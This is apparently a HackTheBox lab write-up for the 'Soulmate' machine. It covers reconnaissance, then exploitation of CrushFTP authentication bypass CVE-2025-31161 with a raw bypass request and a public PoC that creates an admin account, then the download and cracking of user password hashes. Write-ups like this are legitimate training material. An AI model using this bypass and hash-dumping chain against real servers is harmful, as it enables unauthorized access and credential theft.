HackTheBox Writeup - Soulmate

Recon
Hosts
ptcommand is a custom pentest framework to manage hosts and variables, it is not required to reproduce the steps in this writeup
1
2
3
4
5
6
7
8
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ pt init '10.10.11.86 soulmate.htb ftp.soulmate.htb'
+----------+--------+-------------+------------------+
| PROFILE  | STATUS |     IP      |      DOMAIN      |
+----------+--------+-------------+------------------+
| soulmate | on     | 10.10.11.86 | soulmate.htb     |
| soulmate | on     | 10.10.11.86 | ftp.soulmate.htb |
+----------+--------+-------------+------------------+
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# Nmap 7.95 scan initiated Tue Nov 4 23:49:55 2025 as: /usr/lib/nmap/nmap -sVC --version-all -T4 -Pn -vv -oA ./nmap/full_tcp_scan -p 22,80, 10.10.11.86
Warning: Hit PCRE_ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1\.1 \d\d\d (?:[^\r\n]*\r\n(?!\r\n))*?.*\r\nServer: Virata-EmWeb/R([\d_]+)\r\nContent-Type: text/html; ?charset=UTF-8\r\nExpires: .*<title>HP (Color |)LaserJet ([\w._ -]+) '
Nmap scan report for 10.10.11.86
Host is up, received user-set (0.091s latency).
Scanned at 2025-11-04 23:49:55 CST for 9s
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
| 256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Nov 4 23:50:04 2025 -- 1 IP address (1 host up) scanned in 9.80 seconds
80 - HTTP : Soulmate
Info
1
http://soulmate.htb/ [200] [] [Soulmate - Find Your Perfect Match] [nginx/1.18.0 (Ubuntu)] [303f81297c823a46e5b35c212dfe8bcef3af85e8] [Bootstrap:5.3.0,Nginx:1.18.0,PHP,Ubuntu,jsDelivr]

Directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
[+] cat httpx/urls.txt | feroxbuster -k -A --stdin -w /usr/share/wordlists/dirb/common.txt --dont-scan .(tif|tiff|ico|cur|bmp|webp|svg|png|jpg|jpeg|jfif|gif|avif|apngogg|css|js|woff|woff2|eot|ttf|otf)$ -I css,png,jpg,gif --collect-words --collect-backups --collect-extensions --scan-dir-listings -C 404,400,500 -r -n --scan-limit 4 -o bulkdirb.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://soulmate.htb/
 🚫  Don't Scan Regex      │ .(tif|tiff|ico|cur|bmp|webp|svg|png|jpg|jpeg|jfif|gif|avif|apngogg|css|js|woff|woff2|eot|ttf|otf)$
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/dirb/common.txt
 💢  Status Code Filters   │ [404, 400, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ Random
 🔒  Default Protocol      │ https
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💾  Output File           │ bulkdirb.txt
 📂  Scan Dir Listings     │ true
 💰  Collect Extensions    │ true
 💸  Ignored Extensions    │ [css, png, jpg, gif]
 🏦  Collect Backups       │ true
 🤑  Collect Words         │ true
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 📍  Follow Redirects      │ true
 🚫  Do Not Recurse        │ true
 🦥  Concurrent Scan Limit │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      238l      611w    11107c http://soulmate.htb/register.php
200      GET      178l      488w     8554c http://soulmate.htb/login.php
200      GET      306l     1061w    16688c http://soulmate.htb/
403      GET        7l       10w      162c http://soulmate.htb/assets/
200      GET      306l     1061w    16688c http://soulmate.htb/index.php
Subdomains
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ gobuster vhost --append-domain -o gobuster_vhosts.txt -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -k -t 50 -u http://$(pt get rhost)
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://soulmate.htb
[+] Method:                    GET
[+] Threads:                   50
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
ftp.soulmate.htb Status: 302 [Size: 0] [--> /WebInterface/login.html]
Progress: 100000 / 100000 (100.00%)
===============================================================
Finished
===============================================================
80 - ftp.soulmate.htb : CrushFTP WebInterface
Info
Add 10.10.11.86 soulmate.htb ftp.soulmate.htb to /etc/hosts
1
2
3
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ URL="http://ftp.soulmate.htb:80"; OUT="$(echo $URL | awk -F'://' '{print $NF}' | sed -e 's|[/:]|-|g')"; echo $URL | httpx -random-agent -td -server -title -fr -sc -hash sha1 -silent -ss -timeout 20 -srd "httpx_$OUT" -o "httpx_$OUT/webprobe.txt"
http://ftp.soulmate.htb [302,200] [CrushFTP WebInterface] [nginx/1.18.0 (Ubuntu)] [1d081d2afde08576deac722f627ff2fd1cf07f75] [Nginx:1.18.0,Ubuntu]
User Flag
Shell as www-data
80 - Soulmate : Enumeration

After registering a user and login, we will be redirected to a profile page
http://soulmate.htb/profile.php
Checked
- XSS in the form fields
- File upload function (Strict extension whitelist :
jpg, png, gif)
80 - CrushFTP : Vulnerability scan
Breakout
Since we don’t have efficient method to enumerate crushftp’s version info, we will use nuclei targeted scan
Found some nuclei templates for crushftp
1
2
3
4
5
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ find ~/nuclei-templates -type f | grep -i crush | grep -i ftp
/home/kali/nuclei-templates/http/default-logins/crushftp/crushftp-anonymous-login.yaml
/home/kali/nuclei-templates/http/default-logins/crushftp/crushftp-default-login.yaml
/home/kali/nuclei-templates/http/exposed-panels/crush-ftp-login.yaml
We got a tag : crushftp for its related templates
1
2
3
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ cat /home/kali/nuclei-templates/http/default-logins/crushftp/crushftp-anonymous-login.yaml | grep tag -i
  tags: default-logins,anonymous,crushftp,default-login,vuln
Use nuclei to scan the ftp.soulmate.htb with that tag
1
nuclei -me nuclei -u http://ftp.soulmate.htb/ -tags crushftp

Found a critical severity vulnerability CVE-2025-31161
1
2
3
4
5
6
┌──(bravosec㉿fsociety)-[~/htb/Soulmate]
└─$ cat nuclei/index.md
| Hostname/IP | Finding | Severity |
| --- | --- | --- |
| [ftp.soulmate.htb](crushftp-login-ftp.soulmate.htb-041e9d52-c87d-460f-a341-a7f9107223ca.md) | crushftp-login  | info |
| [ftp.soulmate.htb](CVE-2025-31161-ftp.soulmate.htb-0ae4cdb5-beac-40c7-a397-4e33eaa9bba4.md) | CVE-2025-31161  | critical |
nuclei/CVE-2025-31161-ftp.soulmate.htb-0ae4cdb5-beac-40c7-a397-4e33eaa9bba4.md
| Key | Value | | ———— | —————————————————————————————————————————————————————————————————————————————————— | | Name | CrushFTP - Authentication Bypass | | Authors | parthmalhotra, ice3man, dhiyaneshdk, pdresearch, whattheslime | | Tags | cve, cve2025, crushftp, unauth, auth-bypass, rce, kev, vkev, vuln | | Severity | critical | | Description | CrushFTP versions 10.0.0 through 10.8.3 and 11.0.0 through 11.3.0 are affected by a vulnerability that may result in unauthenticated access. Remote and unauthenticated HTTP requests to CrushFTP may allow attackers to gain unauthorized access.
| | CVSS-Metrics | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | | CWE-ID | CWE-287 | | CVE-ID | CVE-2025-31161 | | CVSS-Score | 9.80 | | vendor | crushftp | | product | crushftp | Request
1
2
3
4
5
6
7
8
9
GET /WebInterface/function/?command=getUserList&serverGroup=MainUsers&c2f=0014 HTTP/1.1
Host: ftp.soulmate.htb
User-Agent: Mozilla/5.0 (Mac OS X 13_2) AppleWebKit/537.36 (KHTML, like Gecko) Safari/128.0 Safari/537.36
Connection: close
Authorization: AWS4-HMAC-SHA256 Credential=crushadmin/
Cookie: CrushAuth=2582385496738_JlXuuFwtmLwCJxnMjCzXdOJWBiSA0014; currentAuth=0014
Accept-Encoding: gzip
Response
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
HTTP/1.1 200 OK
Connection: close
Content-Length: 603
Cache-Control: no-store
Content-Type: text/xml;charset=utf-8
Date: Wed, 05 Nov 2025 06:44:38 GMT
P3p: policyref="/WebInterface/w3c/p3p.xml", CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Pragma: no-cache
Server: nginx/1.18.0 (Ubuntu)

<?xml version="1.0" encoding="UTF-8"?>
<result><response_status>OK</response_status><response_type>properties</response_type><response_data><user_list type="properties">
        <user_list type="vector">
                <user_list_subitem>ben</user_list_subitem>
                <user_list_subitem>crushadmin</user_list_subitem>
                <user_list_subitem>default</user_list_subitem>
                <user_list_subitem>jenna</user_list_subitem>
                <user_list_subitem>TempAccount</user_list_subitem>
        </user_list>
</user_list></response_data></result>
80 - CrushFTP 11.3.0_2 : Authentication Bypass (CVE-2025-31161)
- Google :
CVE-2025-31161
Ref - https://www.huntress.com/blog/crushftp-cve-2025-31161-auth-bypass-and-post-exploitation
POC - https://github.com/Immersive-Labs-Sec/CVE-2025-31161
CVE-2025-31161
CrushFTP 10 before 10.8.4 and 11 before 11.3.1 allows authentication bypass and takeover of the crushadmin account (unless a DMZ proxy instance is used), as exploited in the wild in March and April 2025, aka “Unauthenticated HTTP(S) port access.”
A race condition exists in the AWS4-HMAC (compatible with S3) authorization method of the HTTP component of the FTP server. The server first verifies the existence of the user by performing a call to login_user_pass() with no password requirement. This will authenticate the session through the HMAC verification process and up until the server checks for user verification once more. The vulnerability can be further stabilized, eliminating the need for successfully triggering a race condition, by sending a mangled AWS4-HMAC header. By providing only the username and a following slash (/), the server will successfully find a username, which triggers the successful anypass authentication process, but the server will fail to find the expected SignedHeaders entry, resulting in an index-out-of-bounds error that stops the code from reaching the session cleanup. Together, these issues make it trivial to authenticate as any known or guessable user (e.g., crushadmin), and can lead to a full compromise of the system by obtaining an administrative account.
1
2
3
cd exploit
git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161
cd CVE-2025-31161
Run the exploit to create a new user to impersonate crushadmin
1
2
3
4
5
6
7
8
9
10
┌──(bravosec㉿fsociety)-[~/htb/Soulmate/exploit/CVE-2025-31161]
└─$ python cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user 'bravosec' --password 'Bravosec1337!'
[+] Preparing Payloads
  [-] Warming up the target
  [-] Target is up and running
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: bravosec
   [*] Password: Bravosec1337!.
Successfully logged in with the account
http://ftp.soulmate.htb/WebInterface/login.html


Got version info : CrushFTP 11.3.0_2
http://ftp.soulmate.htb/WebInterface/admin/index.html
80 - CrushFTP User Manager : VFS
There’s a tab to manage users in the administration interface
http://ftp.soulmate.htb/WebInterface/admin/index.html

- CrushFTP supports VFS (Virtual File System), so we can access arbitrary files via FTP

80 - VFS : Attempt to crack user credentials
Let’s add CrushFTP’s root /app to our user’s VFS with full file permissions

The user data was backed up to /app/CrushFTP11/backup/users/MainUsers/, we can select all then download them
http://ftp.soulmate.htb/#/CrushFTP11/backup/users/MainUsers/

Move the downloaded archive to our workspace then decompress it
1
2
3
4
mkdir -p loot/80
cd loot/80
mv ~/Downloads/archive.zip .
7z x archive.zip -o'archive'
Decompress all backup files
1
find . -type f -iname '*.zip' | while read -r f; do d="$(echo $f | sed 's/.zip$//g')"; 7z x $f -o"$d"; done
Sample XML:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(bravosec㉿fsociety)-[~/…/Soulmate/loot/80/archive]
└─$ cat ben-08062025_135001/user.XML
<?xml version="1.0" encoding="UTF-8"?>
<userfile type="properties">
        <created_time>1754488201199</created_time>
        <updated_time>1754488201198</updated_time>
        <root_dir>/</root_dir>
        <max_logins>0</max_logins>
        <version>1.0</version>
        <updated_by_username>crushadmin</updated_by_username>
        <password>SHA512:3abdb939a870d5f892cbcad7ec890b27b725ae79b954e2c23deae3de5ed7022376cd8312d11b2a8dc651d523f28b7535e1fbe6f523f95c0b56f4af7dc1d09a96</password>
        <created_by_username>crushadmin</created_by_username>
        <userVersion>6</userVersion>
        <updated_by_email></updated_by_email>
        <created_by_email></created_by_email>
        <username>ben</username>
</userfile>
Extract unique password hashes from all XML files
1
2
3
4
5
6
7
8
┌──(bravosec㉿fsociety)-[~/…/Soulmate/loot/80/archive]
└─$ grep -ri -F '<password' | awk -F':' '{print $3}' | awk -F'</password' '{print $1}' | sort -u

3abdb939a870d5f892cbcad7ec890b27b725ae79b954e2c23deae3de5ed7022376cd8312d11b2a8dc651d523f28b7535e1fbe6f523f95c0b56f4af7dc1d09a96
3c991859b92493349187015e5035bc6f4fb3331b9fc7aabf27035468a84fd0d3ed7bc46b2918a51cf33bb3c3a70aafb91569b4079741a58f65afbd7729f0a696
d9eca4956a9d757ba0f007403f73b0d40d79be5d1fba36bc6ce64f98d9c9e88d
eeaeabe70899e53be528455a16fb797cfa74cba4f63d8a1980072a2a8f175db5269525283da852ce9f24cd407e4c63256aa383cac5b59da9bf1664d4d30359a6
ff12d7bb6c9067c1d88901beaba631491d034500a1116615d80cbc1a88c8bde00e82d9db669345bcc3172fcd5d17ce996b579a597ec7d1bbaba52eaa22d51fc1
Cracked a hash : kavi123 via crackstation
